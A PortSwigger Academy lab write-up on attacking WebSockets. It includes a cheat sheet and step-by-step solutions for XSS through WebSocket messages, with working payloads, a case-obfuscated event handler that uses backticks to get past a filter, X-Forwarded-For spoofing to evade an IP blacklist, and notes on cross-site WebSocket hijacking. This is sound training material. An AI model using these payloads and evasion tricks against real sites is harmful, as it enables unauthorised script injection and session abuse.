WebSockets

Portswigger

Main Section Indexes

- Overview + Resources
- Recon | Identifying WebSocket requests
- Cheat Sheet | Summary ← **SEE FOR QUICK REFERENCE**
- Lab: Manipulating WebSocket messages to exploit vulnerabilities
- Lab: Manipulating the WebSocket handshake to exploit vulnerabilities
- Lab: Cross-site WebSocket hijacking

Overview + Resources

- This document contains a writeup of the WebSockets category labs from Portswigger Academy.
- There is a “Cheat Sheet | Summary” section in the beginning that goes over everything learned/used in all the labs completed. The lab sections will contain more details.
- https://portswigger.net/web-security/all-labs#websockets
- https://portswigger.net/web-security/websockets
- https://ably.com/topic/websockets#ws
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS%20Injection#user-content-bypass-parenthesis-for-string

Recon | Identifying WebSocket requests

- First step is to map out the application (this will help to increase the attack surface to discover more vulnerabilities):
  - Walk through the entire functionality of the application as a regular user would. Make a note of every request, parameters/input fields, cookies and interesting headers that are being used. (Burp Suite's site map can be helpful here to keep track of all the endpoints/data that were found and/or a spreadsheet can help).
  - Check the source code of the application and identify any JavaScript files, comments or any other resources that were not already discovered to see if they leak any internal system/sensitive information.
  - Use enumeration tools to discover more content such as hidden directories, parameters, or files. Some tools to use are Burp Pro's (Discover Content), gobuster, ffuf , etc.
- On the Proxy tab in Burp Suite, there is a "WebSockets history" section. This section will contain any WebSockets messages initiated by the application. If this section has any requests, then the application is using WebSockets.
- After identifying that WebSockets are in use, the 3 labs on this document can help to formulate ideas to attack the application.

Cheat Sheet | Summary

- XSS Exploit. Submit an XSS payload within a parameter in the WebSocket message. The application is returning this value without any input validation or encoding, and it is between some HTML tags, so the data is executed as JavaScript code.
- XSS Exploit + Brute Force Bypass. Use the WebSockets to exploit an XSS vulnerability. If the application is blacklisting your IP address, try using the X-Forwarded-For header to spoof the IP address. Try a variety of different payloads depending on how the application responds. Final XSS payload used backticks since the application was not allowing to use parethesis - {"message":"Test<img src=x oNeRRoR=alert`1`>"}
- Cross site WebSocket Hijacking. Identify if the WebSockets Handshake request is vulnerable to Cross-Origin WebSocket Hijacking/CSRF attack. The handshake request can be identified by looking for the following headers in the WebSockets requests:
  - Sec-WebSocket-Key: wDqumtseNBJdhkihL6PW7w==
  - Connection: keep-alive, Upgrade
  - Upgrade: websocket
- If the handshake request relies solely on session cookies and does not contain any unpredictable parameters, then it is vulnerable to a CSRF attack. Depending on how the application uses the WebSocket's, we can perform unauthorized actions or retrieve sensitive data that the user can access.

Extra Challenge

- After completing the labs, try out the new “Mystery Lab Challenge” for the WebSockets category and get more practice with recon.
- https://portswigger.net/web-security/all-labs

Labs


1. LAB APPRENTICE Manipulating WebSocket messages to exploit vulnerabilities Solved
2. LAB PRACTITIONER Manipulating the WebSocket handshake to exploit vulnerabilities Solved
3. LAB PRACTITIONER Cross-site WebSocket hijacking Solved

WebSockets

- WebSockets are widely used in modern web applications. They are initiated over HTTP and provide long-lived connections with asynchronous communication in both directions.

- WebSockets are used for all kinds of purposes, including performing user actions and transmitting sensitive information. Virtually any web security vulnerability that arises with regular HTTP can also arise in relation to WebSockets communications.

Lab: Manipulating WebSocket messages to exploit vulnerabilities



Lab: Manipulating WebSocket messages to exploit vulnerabilities

- This online shop has a live chat feature implemented using WebSockets.
- Chat messages that you submit are viewed by a support agent in real time.
- To solve the lab, use a WebSocket message to trigger an alert() popup in the support agent's browser.
- **Summary - Steps to Exploit**:
- Map out the application to identify all its functionality and any hidden content.
- There is a “Live chat” functionality on the application. Clicking on this option, the application initiates 2 request:
  1. GET /chat
  2. GET /resources/js/chat.js
- Also clicking on the “WebSockets history” tab under the Proxy section, there were 2 WebSockets messages sent to the server and back to the client.
- Looking at the JavaScript file, user input is being inserted in-between <td> tags, being used in dangerous Sink (innerHTML) and any malicious characters (< > ‘ “ etc.) are being HTML encoded.
- In the browser, send a random message. Using the developer's tool in the browser, we can see that our input is indeed reflected within tags <td>.
- Send the WebSockets message request to Burp Repeater.
- Submit the following payload and we get an alert box to pop up:
  - Test<img src=x onerror=alert(1)>
- If the above payload is sent within the Browser, it won’t work because of the client-side validations used in the JavaScript file. This can easily be bypassed with a web proxy like Burp Suite.
- **Final Payload**: Submit an XSS payload within a parameter in the WebSocket message. The application is returning this value without any input validation or encoding and so the data is executed as JavaScript code.


```
45    row.className = className
46
47    var userCell = document.createElement("th");
48    var contentCell = document.createElement("td");
49    userCell.innerHTML = user;
50    contentCell.innerHTML = content;
51
52    row.appendChild(userCell);
53    row.appendChild(contentCell);
54    document.getElementById("chat-area").appendChild(row
```

Client-side script found on the “Live chat” page.

User input is being used in a dangerous Sink – innerHTML


Client-side validations are in place that can be easily bypassed with Burp Suite Proxy.


```
65
66  function htmlEncode(str) {
67    if (chatForm.getAttribute("encode")) {
68      return String(str).replace(/['"<>&\r\n\\]/gi, function (c) {
69        var lookup = {
            '\\': '&#x5c;', '\r': '&#x0d;', '\n': '&#x0a;', '"': '&quot;',
            '<': '&lt;', '>': '&gt;', "'": '&#39;', '&': '&amp;'
          };
70        return lookup[c];
```



Submitting a random "test" message, reveals the application is reflecting our user input within some tags <td>*userInput*</td>.


Using the "WebSockets history" tab within the Proxy section, we can see the HTTP traffic initiated from the WebSockets.





Send the WebSocket request to Burp Repeater.

Submitting a XSS payload via Burp Repeater will bypass the client-side validation and execute the JavaScript code.



Lab: Manipulating the WebSocket handshake to exploit vulnerabilities

Lab: Manipulating the WebSocket handshake to exploit vulnerabilities


- This online shop has a live chat feature implemented using WebSockets.
- It has an aggressive but flawed XSS filter.
- To solve the lab, use a WebSocket message to trigger an alert() popup in the support agent's browser.
- **Summary - Steps to Exploit**:
- Map out the application to identify all its functionality and any hidden content.
- There is a “Live chat” functionality on the application. Clicking on this option, the application initiates 2 request:
    1. GET /chat
    2. GET /resources/js/chat.js
- Also clicking on the “WebSockets history” tab under the Proxy section, there were 2 WebSockets messages sent to the server and back to the client.
- The client-side JavaScript file is similar to the last lab. User input is reflected within <td> tags, used in a dangerous Sink and there is some validation performed.
- Submitting an XSS payload will cause the connection to disconnect, and the server responds with “Attack detected: Event handler”. The server also mentions that “This address is blacklisted”.
- Click on the “Reconnect” button and the error message is shown there.
- Add an X-Forwarded-For: header with some IP address and click connect. And the WebSocket is connected again. So, every time we get disconnected, we can just use a different address in the X-Forwarded-For header.
- Obfuscate the “onerror” handler to -> “oNeRRoR”. We now receive the error message “Attack detected: Alert”
- The application keeps rejecting the request and terminating the connection because of the parenthesis in the alert(1).
- The XSS cheat sheet provided by Portswigger, has some payloads that will execute the JavaScript without using any parenthesis.
- **Final Payload**: Use the WebSockets to exploit an XSS vulnerability. If the application is blacklisting your IP address, try using the X-Forwarded-For header to spoof the IP address. Try a variety of different payloads depending on how the application responds. Final XSS payload - {"message":"Test<img src=x oNeRRoR=alert`1`>"}

The “WebSockets history” tab is populated with some HTTP traffic, which means the application is using WebSockets.

Send the WebSocket message to Burp Repeater and submit a basic XSS payload.


The application is detecting an event handler (onerror) in the request, so it rejects the request and disconnects our connection to the WebSocket.


We can reconnect to the WebSocket by clicking on the “Reconnect” button.




When we try to reconnect, we can see the application responds with an error message “This address is blacklisted”.

We can use the X-Forwarded-For header to spoof our IP address and bypass this restriction, which allows us to reconnect to the WebSocket.







Obfuscating the event handler (onerror), the application now responds with a different error message.

Reconnect to the WebSocket again. Change the IP address in the X-Forwarded-For header.

